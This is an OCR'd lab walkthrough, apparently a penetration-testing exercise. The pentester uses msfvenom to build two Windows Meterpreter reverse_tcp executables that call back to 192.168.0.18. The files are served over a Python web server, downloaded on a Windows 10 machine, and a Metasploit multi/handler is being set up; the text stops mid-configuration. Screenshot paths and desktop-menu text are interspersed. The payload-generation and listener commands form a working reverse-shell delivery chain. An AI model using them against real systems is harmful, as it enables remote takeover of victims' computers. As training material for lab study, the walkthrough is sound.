

Applications
Places
System
Tue Dec 31, 00:06
Parrot
pentester's Home
README.license
Trash
payload.exe
payload1.exe
Create Folder
Create Launcher...
Create Document
Open in Terminal
Organize Desktop by Name
Keep Aligned
Lock Icons Position
Paste
Change Desktop Background
Menu



1. Generate initial payload file (**payload.exe**) on port **8888**:
   msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.0.18 lport=8888 -f exe -o payload.exe




1. Generate second payload file (**payload1.exe**) on port **7777**:
   msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.0.18 lport=7777 -f exe -o payload1.exe




1. Verify generated executable files on Desktop:


```
ls
```




1. Start Python web server on port 8080:
   python -m http.server 8080



1. Switch to **Windows 10** machine, open browser, navigate to **http://192.168.0.18:8080**, and download **payload.exe**.


Directory listing for /
Not secure
192.168.0.18:8080
Google Lens
Google Chrome isn't your default browser
Set as default
Directory listing for /
payload.exe
payload1.exe
README.license
Type here to search
12:25 AM
12/31/2024



1. Switch to **Parrot Security**, launch Metasploit, configure multi handler for `payload.exe` (Port **8888**):

   msfconsole


   use multi/handler


   set payload windows/x64/meterpreter/reverse_tcp

